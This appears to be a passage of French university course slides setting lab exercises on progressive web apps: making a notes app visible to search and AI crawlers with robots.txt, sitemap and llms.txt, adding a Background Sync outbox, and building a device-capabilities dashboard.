4. `CACHE_NAME` en `v2` → `updatefound`, `installed`, **en attente** tant qu'un onglet est ouvert (Jour 1, TD 5)

Même point de départ pour les **TD 10 et 11** : les `TODO TD 10` / `TODO TD 11` marquent où brancher l'outbox et les capacités. Un dossier et un port par TD.

TD 9 : Visible

Objectif : la PWA Notes du TD 8 devient lisible par Google et par les agents IA : contenu public dans le HTML, fichiers de découverte, preuve par `curl`.

Fonctionnalités attendues

1. **Le HTML initial porte le contenu** : `lang="fr"`, `<title>`, `description`, un `<main>` avec `<h1>`, `<form>`, `<ul>` et **trois notes d'exemple** `<li data-seed>` ; `app.js` **hydrate** (import des exemples dans IndexedDB au premier lancement) au lieu de créer l'interface
2. **Un titre par vue** : `document.title` et `history.pushState` vers `/?note=<id>` ; `canonical` : une seule URL publique
3. **JSON-LD** `WebApplication`, sans erreur au validateur
4. **Open Graph** : `og:title`, `og:description`, `og:image` (URL absolue), `og:url`
5. `robots.txt` : `Sitemap:` et une décision commentée pour au moins deux crawlers d'IA
6. `sitemap.xml` : `/` avec `lastmod`
7. `llms.txt` et `notes.md`, `<link rel="alternate" type="text/markdown">`
8. **Rien ne régresse** : `CACHE_NAME` en `v2`, `notes.md` dans l'App Shell, validation du TD 8 inchangée

Validation

- `curl -s -A "GPTBot" http://localhost:3008/ | grep -c "<li[ >]"` → `0` au départ, `3` à la fin
- `curl -s -A "ClaudeBot" http://localhost:3008/notes.md` → le Markdown ; `/robots.txt`, `/sitemap.xml`, `/llms.txt` → `200`
- `Accept: text/markdown` → `text/html` en local (serveur statique) ; `text/markdown` sur `https://www.goodbarber.com/pricing/`
- Lighthouse : SEO **90** puis **100** ; Agentic browsing : `llms.txt` ✓ (Lighthouse 13.5) ; validator.schema.org : 0 erreur
- Network → **Offline** → recharger : app et notes affichées, exemples non dupliqués

Fichiers : `index.html`, `app.js`, `sw.js`, `manifest.json`, `offline.html`, `icons/`, `serve.json`, `robots.txt`, `sitemap.xml`, `llms.txt`, `notes.md` ; départ : `TD/td9-visible/`, servi depuis le dossier (`npx serve -l 3008`)

`serve.json` : voir TD 8

TD 9 : aide 1/2

```
<title>PWA Notes — carnet hors ligne</title>  <!— index.html : le <head> —>
<meta name="description"
      content="Carnet de notes installable, utilisable hors ligne.
               Cours M2, Università di Corsica." />
<link rel="canonical" href="http://localhost:3008/" />
<link rel="alternate" type="text/markdown" href="/notes.md" />
<link rel="manifest" href="manifest.json" />
<meta property="og:title" content="PWA Notes — carnet hors ligne" />
<meta property="og:description"
      content="Carnet de notes installable, utilisable hors ligne." />
<meta property="og:image" content="http://localhost:3008/icons/icon-512.png" />
<meta property="og:url" content="http://localhost:3008/" />
<script type="application/ld+json">
{ "@context": "https://schema.org", "@type": "WebApplication",
  "name": "PWA Notes", "applicationCategory": "ProductivityApplication",
  "operatingSystem": "Any", "url": "http://localhost:3008/",
  "description": "Carnet de notes installable et utilisable hors ligne." }
</script>
```

```
<!— index.html : le contenu public est dans le HTML —>
<main>
  <h1>PWA Notes</h1>
  <p>Carnet de notes installable, utilisable hors ligne.</p>
  <form id="note-form">
    <input id="note-input" aria-label="Nouvelle note" required />
    <button>Ajouter</button>
  </form>
  <ul id="notes-list">
    <li data-seed>Première note : ce carnet s'ouvre en mode avion</li>
    <li data-seed>Deuxième note : les notes restent sur cet appareil</li>
    <li data-seed>Troisième note : installable depuis le navigateur</li>
  </ul>
</main>
```

```
// app.js : hydrater, ne pas recréer l'interface
const list = document.querySelector("#notes-list");
const seeds = [ ...list.querySelectorAll("[data-seed]")]
  .map((li) => li.textContent.trim());
const db = await idb.openDB("pwa-notes", 1, {
  upgrade(d) {
    d.createObjectStore("notes", { keyPath: "id", autoIncrement: true });
  },
});
// importer les exemples du HTML : à quelle condition ? (échec 2)
for (const text of seeds)
  await db.add("notes", { text, createdAt: Date.now() });
function openNote(note) { // un titre et une URL par vue
  document.title = `${note.text} — PWA Notes`;
  history.pushState({ id: note.id }, "", `/?note=${note.id}`);
}
await renderNotes(); // list.replaceChildren( ... ) depuis IndexedDB
```

`aria-label` **sur l'** `<input>` **:** sans label, l'audit « arbre d'accessibilité » de la catégorie Agentic browsing échoue (Lighthouse 13.5) : le champ est illisible pour un agent.

Au déploiement (Jour 3) : remplacer `http://localhost:3008` par l'URL publique dans `canonical`, `og:*`, le JSON-LD, `robots.txt`, `sitemap.xml` et `llms.txt` — `grep -rn localhost` avant de publier.

TD 9 : aide 2/2

```
# robots.txt
User-agent: *
Allow: /
# Une décision par robot, avec sa raison
User-agent: GPTBot
Allow: /            # citée par ChatGPT : acquisition
User-agent: ClaudeBot
Allow: /
User-agent: PerplexityBot
Allow: /
User-agent: CCBot
Disallow: /         # jeu de données d'entraînement
User-agent: Google-Extended
# ni entraînement ni grounding de Gemini ; la Recherche reste ouverte
Disallow: /
Sitemap: http://localhost:3008/sitemap.xml
# llms.txt : http://localhost:3008/llms.txt
```

sitemap.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url><loc>http://localhost:3008/</loc><lastmod>2026-10-07</lastmod></url>
</urlset>
```

llms.txt

```
# PWA Notes
> Carnet de notes installable, utilisable hors ligne.
> Projet du cours M2 DFS, Università di Corsica.
## Contenu
- [Notes publiques en Markdown](http://localhost:3008/notes.md)
## Technique
- Vanilla : Service Worker, API Cache, IndexedDB, Web App Manifest
```

```
curl -s -A "GPTBot" http://localhost:3008/ | grep -c "<li[ >]"   # 0 avant, 3 après
curl -s -A "ClaudeBot" http://localhost:3008/notes.md              # Markdown
curl -sD - -o /dev/null -H "Accept: text/markdown" \
  http://localhost:3008/                                           # text/html
curl -sD - -o /dev/null -H "Accept: text/markdown" \
  https://www.goodbarber.com/pricing/                              # text/markdown
```

`notes.md` est servi en `text/markdown`. Pour que Google n'indexe pas la jumelle : `serve.json` → `headers` → `X-Robots-Tag: noindex` sur `**/*.md` (sur Netlify : fichier `_headers`). Facultatif au TD ; présent dans le corrigé.

TD 9 : l'échec

Échec	Symptôme	Réparation
1. La page vide	`curl -A "GPTBot" http://localhost:3008/` sur le point de départ : `<title>Notes</title>` , `<div id="app"></div>` , aucune note, aucune description. Lighthouse : SEO 90, seule la description manquante est signalée ; **Lighthouse ne voit pas le contenu absent**	Fonctionnalité 1 : le HTML porte le contenu, `app.js` hydrate
3. `curl` **voit les notes, le navigateur non**	Juste après la réparation 1 : `index.html` modifié, `curl` montre le nouveau HTML, Chrome l'ancien. Le Service Worker du TD 8 sert `index.html` en Cache First depuis `pwa-notes-v1`	`CACHE_NAME` en `v2` ; recharger, **fermer tous les onglets de** `localhost:3008` **, rouvrir** (Jour 1, TD 5) — ou DevTools → Application → Service Workers → Update, puis **skipWaiting**
2. Les exemples en double	Une fois la page à jour, chaque rechargement réimporte les trois exemples : 6 notes, puis 9	Importer seulement si `db.count("notes") === 0` : le HTML garde les exemples, c'est le robot qui les lit
4. La négociation qui ne vient pas	`curl -H "Accept: text/markdown" http://localhost:3008/` : toujours du HTML	`notes.md` jumelle + `<link rel="alternate" type="text/markdown">` ; la négociation par `Accept` est montrée sur goodbarber.com, pas reproduite

Rappel du Jour 1 (chapitre 5, TD 5) : un Service Worker installé sert l'ancienne version tant qu'une nouvelle n'est pas activée. Le robot n'a pas de Service Worker : il reçoit toujours le HTML du serveur.

TD 10 : Background Sync

Objectif : un formulaire d'envoi de messages qui ne perd rien hors ligne et envoie tout seul au retour du réseau. **Départ :** copie de `TD/td8-pwa-notes/` (ou du TD 8 terminé), port 3010.

Fonctionnalités attendues

1. Un store IndexedDB `outbox` : chaque message saisi y est d'abord écrit
2. Après l'écriture, demander une synchronisation : `registration.sync.register("sync-outbox")`
3. Dans le Service Worker, l'événement `sync` envoie chaque message (`fetch` POST vers une URL de test, par exemple `https://httpbin.org/post`) puis le supprime de l'outbox
4. **Fallback obligatoire** : sur `window` → `online` , vider l'outbox depuis la page (Firefox, Safari)
5. L'interface montre l'outbox : messages en attente, messages envoyés

Validation

- Chrome : Network → Offline → envoyer 3 messages → ils apparaissent « en attente » (et dans Application → IndexedDB)
- Repasser Online → les 3 partent sans action de l'utilisateur ; Application → Background Sync les liste
- Firefox ou Safari : même scénario, l'envoi se fait par le fallback `online`
- Fermer l'onglet hors ligne, repasser en ligne, rouvrir : rien n'est perdu

TD 10 : aide

```
// app.js
await db.add("outbox", { text, createdAt: Date.now() });

if ("SyncManager" in window) {
  const reg = await navigator.serviceWorker.ready;
  await reg.sync.register("sync-outbox");
} else {
  if (navigator.onLine) await flushOutbox(); // pas de Sync
}

window.addEventListener("online", flushOutbox); // fallback
```

```
// sw.js
self.addEventListener("sync", (e) => {
  if (e.tag === "sync-outbox") e.waitUntil(flushOutbox());
  // waitUntil : en cas d'échec, le navigateur réessaiera
});

async function flushOutbox() {
  const db = await idb.openDB("sync-demo", 1);
  for (const item of await db.getAll("outbox")) {
    await fetch("https://httpbin.org/post",
      { method: "POST", body: JSON.stringify(item) });
    await db.delete("outbox", item.id);
  }
}
```

`flushOutbox` existe deux fois (page et SW) : le SW n'a pas accès au code de la page. Charger `idb` dans le SW avec `importScripts("https://cdn.jsdelivr.net/npm/idb@8/build/umd.js")` .

Côté Android (novembre) : la même outbox, vidée par **WorkManager** — avec la garantie d'exécution que le navigateur ne donne pas.

TD 11 : Capabilities

Objectif : une page « tableau de bord » de l'appareil, installable, avec un bouton par capacité et l'état de chaque permission. **Départ :** copie de `TD/td8-pwa-notes/`, port 3011.

Fonctionnalités attendues

1. Manifest + Service Worker minimal : l'app **s'installe**
2. Un bouton par API, le code du chapitre 6 :
   - **Position** (`getCurrentPosition`) → latitude, longitude affichées
   - **Caméra** (`getUserMedia`) → flux dans un `<video>`, bouton Stop
   - **Micro** → niveau sonore ou simple « en cours »
   - **Notification** locale → permission puis `new Notification()`
   - **Badge** → un compteur sur l'icône (app installée)
   - **Partage** → `navigator.share`, fallback presse-papiers
   - **Wake lock** → écran maintenu allumé, bouton Libérer
3. Un **résumé des permissions** (`navigator.permissions.query`) mis à jour quand elles changent
4. **Chaque API absente affiche un message**, jamais une erreur dans la console

Validation

- L'app s'installe ; en standalone, le badge s'affiche
- Chaque bouton déclenche la demande de permission du navigateur, **jamais au chargement**
- Refuser une permission : l'interface l'indique et propose la marche à suivre
- Comparer sur deux navigateurs (Chrome, Firefox, Safari, téléphone) : quelles capacités manquent ? Les noter dans la grille du Jour 1

Récapitulatif

TD	Briques	Départ · Corrigé
8 – PWA Notes	Manifest, cycle de vie du SW, API Cache, IndexedDB, page hors ligne	`TD/td8-pwa-notes` · `demos/demo-pwa-notes`
9 – Visible	Contenu dans le HTML, hydratation, JSON-LD, Open Graph, `robots.txt`, `sitemap.xml`, `llms.txt`	`TD/td9-visible` · `demos/demo-pwa-visible`
10 – Background Sync	Outbox IndexedDB, `sync.register`, fallback `online`	`TD/td8-pwa-notes` · `demos/demo-background-sync`
11 – Capabilities	Permissions, `getUserMedia`, géolocalisation, badge, partage, wake lock	`TD/td8-pwa-notes` · `demos/demo-pwa-capabilities`

Jour 3 (12 octobre) – TP : ces briques, sur un sujet libre, déployées, publiées sur le Class Hub, notées par les pairs.

Ressources : web.dev/learn/pwa · whatpwacando.today · PWA Builder

Questions ?

À lundi

Lundi 12 octobre — TP : la PWA complète